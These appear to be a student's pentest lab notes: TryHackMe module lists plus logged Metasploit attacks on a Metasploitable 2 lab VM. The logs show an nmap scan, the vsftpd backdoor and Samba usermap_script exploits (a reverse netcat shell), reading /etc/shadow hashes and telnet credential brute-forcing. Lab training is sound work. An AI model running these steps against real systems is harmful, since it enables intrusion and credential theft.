



Pen Testing

Bailey Williams


1. TryHackMe: Pentesting Fundamentals

 2580





Pentesting Fundamentals


Learn the important ethics and methodologies behind every pentest


[Show Split View](#) [Help](#) 



100%

Task 1  What is Penetration Testing?


Task 2  Penetration Testing Ethics


Task 3  Penetration Testing Methodologies

Task 4  Black box, White box, Grey box Penetration Testing

Task 5  Practical: ACME Penetration Test 


2. TryHackMe: Metasploit

 733




Metasploit: Introduction


An introduction to the main components of the Metasploit Framework.


[Start AttackBox](#) [Help](#) 


Active Machine Information



Title	IP Address	Expires	
MetasploitR1	10.10.77.178	55m 37s	 Add 1 hour Terminate


100%

Task 1  Introduction to Metasploit


Task 2  Main Components of Metasploit

Task 3  Msfconsole

Task 4  Working with modules 

Task 5  Summary

3. Kali



4. Metasploitable 2

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bc:7d:92
          inet addr:192.168.24.153  Bcast:192.168.24.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febc:7d92/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4216 (4.1 KB)  TX bytes:6934 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

5. Vulnerability Analysis

```
└─$ sudo nmap -sV -O 192.168.24.153
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 21:06 EDT
Nmap scan report for 192.168.24.153
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BC:7D:92 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.68 seconds
```

6. Pen Testing on Metasploitable 2

- vsftpd

- use exploit/unix/ftp/vsftpd_234_backdoor
- set rhosts [victim ip address]
- exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.24.153
rhosts => 192.168.24.153
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.24.153:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.24.153:21 - USER: 331 Please specify the password.
[+] 192.168.24.153:21 - Backdoor service has been spawned, handling ...
[+] 192.168.24.153:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.24.152:34203 -> 192.168.24.153:6200 ) at 2022-03-13 23:06:15 -0400

pwd
/
ls -l
total 81
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 10240 May 13  2012 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13700 Mar 13  20:50 dev
drwxr-xr-x 94 root root  4096 Mar 13  20:52 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx----- 2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw----- 1 root root  5821 Mar 13  19:46 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 114 root root    0 Mar 13  19:45 proc
drwxr-xr-x 13 root root  4096 Mar 13  19:46 root
drwxr-xr-x  2 root root  4096 May 13  2012/sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010/srv
drwxr-xr-x 12 root root    0 Mar 13  19:45/sys
drwxrwxrwt  4 root root  4096 Mar 13  19:46/tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010/usr
drwxr-xr-x 14 root root  4096 Mar 17  2010/var
lrwxrwxrwx  1 root root    29 Apr 28  2010/vmlinu

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzcW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCy/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

- samba
 - use auxiliary/scanner/smb/smb_version
 - show options
 - set rhosts [victim ip address]
 - run
 - grep samba search username map script
 - use 1
 - show options
 - use exploit/multi/samba/usermap_script
 - run

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.24.153
rhosts => 192.168.24.153
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.24.153:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.24.153:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.24.153: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
1 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username
map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/us
ermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	139	yes	The target port (TCP)

```
msf6 exploit(multi/samba/usermap_script) > run

Payload options (cmd/unix/reverse_netcat):
```

Name	Current Setting	Required	Description
LHOST	192.168.24.152	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.24.153
rhosts => 192.168.24.153
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.24.152:4444
[*] Command shell session 1 opened (192.168.24.152:4444 → 192.168.24.153:53975 ) at 2022-03-13
23:16:17 -0400

whoami
root
ls
bin
boot Home
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc 164
root
sbin
srv
sys
tmp
usr
var adeProject
vmlinuz
pwd
/
```

- telnet
 - (In terminal) service postgresql start
 - (In msfconsole) use auxiliary/scanner/telnet/telnet_login
 - Show options
 - set USER_FILE [file path to file containing possible usernames]
 - set PASS_FILE [file path to file containing possible passwords]
 - set rhosts [victim ip address]
 - run

```
(base) (kali@x86_64-conda-linux-gnu)-[~] telnet_login)
$ service postgresql start
Name: postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
Active: active (exited) since Sun 2022-03-13 23:31:50 EDT; 9s ago
Process: 1896090 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 1896090 (code=exited, status=0/SUCCESS)
CPU: 3ms
Mar 13 23:31:50 kali systemd[1]: Starting PostgreSQL RDBMS ...
Mar 13 23:31:50 kali systemd[1]: Finished PostgreSQL RDBMS. Accepted: none, user, user@realm)
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE ~/Desktop/passwords
PASS_FILE => ~/Desktop/passwords
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE ~/Desktop/usernames
USER_FILE => ~/Desktop/usernames
msf6 auxiliary(scanner/telnet/telnet_login) > run

[*] 192.168.24.153:23 - No active DB -- Credential data will not be saved!
[-] 192.168.24.153:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:test (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:guest (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:adm (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:mysql (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:administrator (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:oracle (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:dragon (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:batman (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:test (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:adm (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:mysql (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:administrator (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:oracle (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:dragon (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:batman (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.24.153:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.24.153:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.24.153:23 - Attempting to start session 192.168.24.153:23 with msfadmin:msfadmin
```